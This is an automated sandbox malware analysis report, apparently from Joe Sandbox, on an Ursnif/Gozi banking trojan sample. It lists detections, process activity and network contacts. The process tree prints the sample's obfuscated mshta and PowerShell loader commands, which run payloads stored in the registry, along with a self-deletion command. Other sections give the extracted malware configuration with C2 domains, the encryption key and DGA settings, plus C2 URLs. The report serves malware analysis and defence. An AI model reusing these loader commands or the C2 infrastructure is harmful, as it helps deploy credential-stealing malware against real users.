

ID: 528165
Sample Name:
2GEg45PlG9.exe
Cookbook: default.jbs
Time: 20:19:07
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 2GEg45PlG9.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 5
Threatname: Ursnif 5
Yara Overview 5
Memory Dumps 5
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Data Obfuscation: 6
Jbx Signature Overview 6
AV Detection: 6
Compliance: 6
Networking: 6
Key, Mouse, Clipboard, Microphone and Screen Capturing: 6
E-Banking Fraud: 6
System Summary: 6
Data Obfuscation: 6
Hooking and other Techniques for Hiding and Protection: 6
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 11
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 13
JA3 Fingerprints 14
Dropped Files 15
Created / dropped Files 15
Static File Info 21
General 22
File Icon 22
Static PE Info 22
General 22
Entrypoint Preview 22
Data Directories 22
Sections 22
Resources 23
Imports 23
Version Infos 23
Possible Origin 23
Network Behavior 23
Network Port Distribution 23
TCP Packets 23
UDP Packets 23
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 24

Copyright Joe Security LLC 2021

HTTPS Proxied Packets 25
Code Manipulations 33
User Modules 33
Hook Summary 33
Processes 33
Statistics 33
Behavior 33
System Behavior 33
Analysis Process: 2GEg45PlG9.exe PID: 6540 Parent PID: 3248 33
General 34
File Activities 34
Registry Activities 34
Key Value Created 34
Analysis Process: mshta.exe PID: 6448 Parent PID: 3352 34
General 34
File Activities 35
Analysis Process: powershell.exe PID: 4768 Parent PID: 6448 35
General 35
File Activities 35
File Created 35
File Deleted 35
File Written 35
File Read 35
Analysis Process: conhost.exe PID: 7164 Parent PID: 4768 35
General 35
Analysis Process: csc.exe PID: 4232 Parent PID: 4768 36
General 36
File Activities 36
File Created 36
File Deleted 36
File Written 36
File Read 36
Analysis Process: cvtres.exe PID: 4192 Parent PID: 4232 36
General 36
File Activities 36
Analysis Process: csc.exe PID: 6292 Parent PID: 4768 36
General 37
File Activities 37
File Created 37
File Deleted 37
File Written 37
File Read 37
Analysis Process: control.exe PID: 6576 Parent PID: 6540 37
General 37
File Activities 37
File Read 37
Analysis Process: cvtres.exe PID: 1500 Parent PID: 6292 38
General 38
Analysis Process: explorer.exe PID: 3352 Parent PID: 6576 38
General 38
Analysis Process: cmd.exe PID: 2504 Parent PID: 3352 38
General 38
Analysis Process: conhost.exe PID: 2268 Parent PID: 2504 38
General 38
Analysis Process: PING.EXE PID: 856 Parent PID: 2504 39
General 39
Analysis Process: RuntimeBroker.exe PID: 4084 Parent PID: 3352 39
General 39
Analysis Process: rundll32.exe PID: 6500 Parent PID: 6576 39
General 39
Analysis Process: RuntimeBroker.exe PID: 4176 Parent PID: 3352 40
General 40
Analysis Process: RuntimeBroker.exe PID: 4440 Parent PID: 3352 40
General 40
Analysis Process: RuntimeBroker.exe PID: 4544 Parent PID: 3352 41
General 41
Analysis Process: cmd.exe PID: 6956 Parent PID: 3352 41
General 41
Analysis Process: conhost.exe PID: 5060 Parent PID: 6956 41
General 42
Analysis Process: RuntimeBroker.exe PID: 6640 Parent PID: 3352 42
General 42
Analysis Process: nslookup.exe PID: 1956 Parent PID: 6956 42
General 42
Analysis Process: cmd.exe PID: 5876 Parent PID: 3352 42
General 42
Analysis Process: conhost.exe PID: 6148 Parent PID: 5876 43
General 43
Analysis Process: cmd.exe PID: 5704 Parent PID: 3352 43
General 43
Analysis Process: conhost.exe PID: 4856 Parent PID: 5704 44
General 44
Disassembly 44
Code Analysis 44

Copyright Joe Security LLC 2021


Windows Analysis Report 2GEg45PlG9.exe

Overview

General Information

Sample Name:	2GEg45PlG9.exe
Analysis ID:	528165
MD5:	f100bcf4531fa33…
SHA1:	0599268c78900d..
SHA256:	1effa020a0b9aba..
Tags:	exe Gozi
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (overwrites its o…
- Yara detected Ursnif
- System process connects to networ…
- Detected unpacking (changes PE se…
- Found malware configuration
- Sigma detected: Powershell run cod…
- Multi AV Scanner detection for subm…
- Sigma detected: Encoded IEX
- Tries to steal Mail credentials (via fil…
- Hooks registry keys query functions…
- Maps a DLL or memory area into an…
- Uses nslookup.exe to query domains

Classification



Process Tree

- **System is w10x64**
- 2GEg45PlG9.exe (PID: 6540 cmdline: "C:\Users\user\Desktop\2GEg45PlG9.exe" MD5: F100BCF4531FA33E2DD85C321E40ABFF)
  - control.exe (PID: 6576 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 2504 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\2GEg45PlG9.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 2268 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 856 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4084 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4176 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4544 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 6956 cmdline: cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\A402.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 5060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 1956 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 6640 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 5876 cmdline: cmd /C "echo -------- >> C:\Users\user\AppData\Local\Temp\A402.bi1" MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - cmd.exe (PID: 5704 cmdline: "C:\Windows\syswow64\cmd.exe" /C pause dll mail, , MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 4856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - rundll32.exe (PID: 6500 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- mshta.exe (PID: 6448 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>J2ut='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(J2ut).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 4768 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iex ([System.Text.Encoding]::ASCII.GetString((gp "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 7164 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4232 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\a4dqpwui.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 4192 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBB1D.tmp" "c:\Users\user\AppData\Local\Temp\CSC8C8ABE1FEF4C478388BEE18242C93FA2.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6292 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\i3kd1hp5.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 1500 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE1B0.tmp" "c:\Users\user\AppData\Local\Temp\CSCB9FFCE128DE8401581818FC38CDBD6E1.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- **cleanup**

Copyright Joe Security LLC 2021

Malware Configuration

Threatname: Ursnif


```
{
  "RSA Public Key":
"sruyfTpftU2mx06r6blBkffb54Jg6s7PO470disk6lub1geflsFwdqaQ00vNluRgXne/mvA0mo65LBIwlfHHaSlnGkAcdUa0LDUQI3JL8PJCTVXLqdTc14S+YvdwRhmVNIF3OG0ZAH9LaiKMhchX+hr/6XCcoRJbTazb/h3IFhcYIyrt
RQbFDmQB42uVxLqD",
  "c2_domain": [
    "yahoo.com",
    "doreuneruy.store",
    "qorunegolu.club",
    "https://doreuneruy.store",
    "https://qorunegolu.club"
  ],
  "botnet": "4483",
  "server": "12",
  "serpent_key": "10291029JSJUYNHG",
  "sleep_time": "10",
  "CONF_TIMEOUT": "20",
  "SetWaitableTimer_value": "0",
  "dga_base_url": "constitution.org/usdeclar.txt",
  "dga_tld": "com ru org",
  "DGA_count": "10"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000023.00000000.640272876.000001EAE4570000.00000040.00020000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0000000E.00000003.473205364.000002E0C721C000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000001.00000003.347025160.0000000002B18000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000024.00000000.665585940.0000027741BA0000.00000040.00020000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
0000001F.00000002.551762255.0000023D83CEC000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 59 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
1.3.2GEg45PlG9.exe.25594a0.11.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.2GEg45PlG9.exe.2a1a4a0.1.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.2GEg45PlG9.exe.2ac4ef0.3.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.2GEg45PlG9.exe.2a994a0.2.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
1.3.2GEg45PlG9.exe.2a1a4a0.1.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 3 entries

Sigma Overview

System Summary:



Sigma detected: Encoded IEX

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Mshta Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Copyright Joe Security LLC 2021

Sigma detected: Suspicious Rundll32 Activity

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Data Obfuscation:



Sigma detected: Powershell run code from registry

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Compliance:



Detected unpacking (overwrites its own PE header)

Networking:



System process connects to network (likely due to code injection or exploit)

Uses nslookup.exe to query domains

May check the online IP address of the machine

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing:



Yara detected Ursnif

E-Banking Fraud:



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:



Writes or reads registry keys via WMI

Writes registry values via WMI

Data Obfuscation:



Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:



Yara detected Ursnif

Copyright Joe Security LLC 2021

Hooks registry keys query functions (used to hide registry keys)

Self deletion via cmd delete

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Malware Analysis System Evasion:



Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:



Yara detected Ursnif

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Co ar
Valid Accounts 1	Windows Management Instrumentation 2	Valid Accounts 1	Valid Accounts 1	Obfuscated Files or Information 2	OS Credential Dumping 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	In Tr
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Software Packing 2 3	Credential API Hooking 3	Account Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Er Cl
Domain Accounts	Command and Scripting Interpreter 1	Logon Script (Windows)	Process Injection 8 1 3	File Deletion 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Email Collection 1 1	Automated Exfiltration	Ne Ap La Pr
Local Accounts	PowerShell 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	System Information Discovery 2 6	Distributed Component Object Model	Credential API Hooking 3	Scheduled Transfer	Ap La Pr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fa Cl
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	M Co
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Process Discovery 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Co Us

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cc ar
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Ap La
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 8 1 3	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	W
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Rundll32 1	Network Sniffing	Remote System Discovery 1 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Fi Pr
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 3	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	M


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
2GEg45PlG9.exe	53%	ReversingLabs	Win32.Trojan.Lockbit	
2GEg45PlG9.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.3.2GEg45PlG9.exe.2060000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.2GEg45PlG9.exe.20d0000.2.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.2.2GEg45PlG9.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
1.2.2GEg45PlG9.exe.590e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.1.2GEg45PlG9.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://doreuneruy.store/jdraw/3UXHIycRk8M6aa2qOlHTdp/8jPuZVV_2B0Th/06YoiQaE/_2FatRxjXAnjx3AlxRhb2k2	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://doreuneruy.store	0%	Avira URL Cloud	safe	
http://ns.adobp/	0%	Avira URL Cloud	safe	
http://https://doreuneruy.store/u	0%	Avira URL Cloud	safe	
http://https://doreuneruy.store/jdraw/3UXHIycRk8M6aa2qOlHTdp/8jPuZVV_2B0Th/06YoiQaE/_2FatRxjXAnjx3AlxRhb2k2/1D4WV7ZMym/m2C_2FFYEC_2FU7Yk/i_2BPnwgmBF0/IPzTLMeRUBV/cxcHi5I_2FpZBi/N1gpoZwjss03S_2Fbnr3z/jVvgtIBwhuwnmbuC/0OORMWqE7PIEil9/PgDQNnYSyBZIKuFwau/KOHqRL.crw	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://https://doreuneruy.storehttps://qorunegolu.club	0%	Avira URL Cloud	safe	
http://https://doreuneruy.store/	0%	Avira URL Cloud	safe	
http://ns.adobe.uxB	0%	Avira URL Cloud	safe	
http://https://doreuneruy.store/mE	0%	Avira URL Cloud	safe	
http://ns.adobe.cmgbbn	0%	Avira URL Cloud	safe	
http://https://doreuneruy.store/jdraw/eKaIOMBSk5/OmJgUmRZLr75WvgmQ/ICAAoG2FlxCw/NYzS1o_2BFi/Ieqx_2FKcvuYNo/7IkLYskhOhbfPZpn3msj_/2BR_2Fhl7PSteeC_/2Fx6wkm1gCCOSzv/ojOhT7mIu1zV1InOuI/v0PzrfJti/Vp_2B_2FXz6Vw_2B8AOy/f6kLklWb2UbpPJ8knZc/CNedLE3nD8G6LBOjysaOgx/q1vP.crw	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://https://qorunegolu.club	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://doreuneruy.store/jdraw/9h3_2FCmvCPAOiqfbbwOZ/EDyF0nUwfnz0i_2B/zRdR8YVxUZKNNmY/vh0mWq_2BHQORAUjil/Wy1ZX7xjv/qL7UjzfbaMRckwwpBr7M/ZU4TPOLT0lGmp_2FqN5/9mRjeYDMBNc5x7HMWXCA4m/OQS9XBJVBHWu0/pJXVZOQ3/aoSVwCoLr8yuRXdSOyZXUNC/Ax4ZOlmgeU/J19Mkd.crw	0%	Avira URL Cloud	safe	
http://ns.micro/1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
new-fp-shed.wg1.b.yahoo.com	87.248.100.215	true	false		high
myip.opendns.com	84.17.52.63	true	false		high
lycos.com	209.202.254.90	true	false		high
resolver1.opendns.com	208.67.222.222	true	false		high
doreuneruy.store	89.45.4.117	true	true		unknown
ds-ats.member.g02.yahoodns.net	212.82.100.140	true	false		unknown
yahoo.com	98.137.11.164	true	false		high
edge.gycpi.b.yahoodns.net	87.248.118.23	true	false		unknown
www.lycos.com	209.202.254.90	true	false		high
www.yahoo.com	unknown	unknown	false		high
mail.yahoo.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown
login.yahoo.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://doreuneruy.store/jdraw/3UXHIycRk8M6aa2qOlHTdp/8jPuZVV_2B0Th/06YoiQaE/_2FatRxjXAnjx3AlxRhb2k2/1D4WV7ZMym/m2C_2FFYEC_2FU7Yk/i_2BPnwgmBF0/IPzTLMeRUBV/cxcHi5I_2FpZBi/N1gpoZwjss03S_2Fbnr3z/jVvgtIBwhuwnmbuC/0OORMWqE7PIEiI9/PgDQNnYSyBZIKuFwau/KOHqRL.crw	false	• Avira URL Cloud: safe	unknown
http://https://www.lycos.com/images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZh3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEdEgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg/	false		high
http://https://doreuneruy.store/jdraw/eKaIOMBSk5/OmJgUmRZLr75WvgmQ/lCAAoG2FlxCw/NYzS1o_2BFi/Ieqx_2FKcvuYNo/7IkLYskhOhbfPZpn3msj_/2BR_2Fhl7PSteeC_/2Fx6wkm1gCCOSzv/ojOhT7mIu1zV1InOuI/v0PzrfJti/Vp_2B_2FXz6Vw_2B8AOy/f6kLklWb2UbpPJ8knZc/CNedLE3nD8G6LBOjysaOgx/q1vP.crw	false	• Avira URL Cloud: safe	unknown
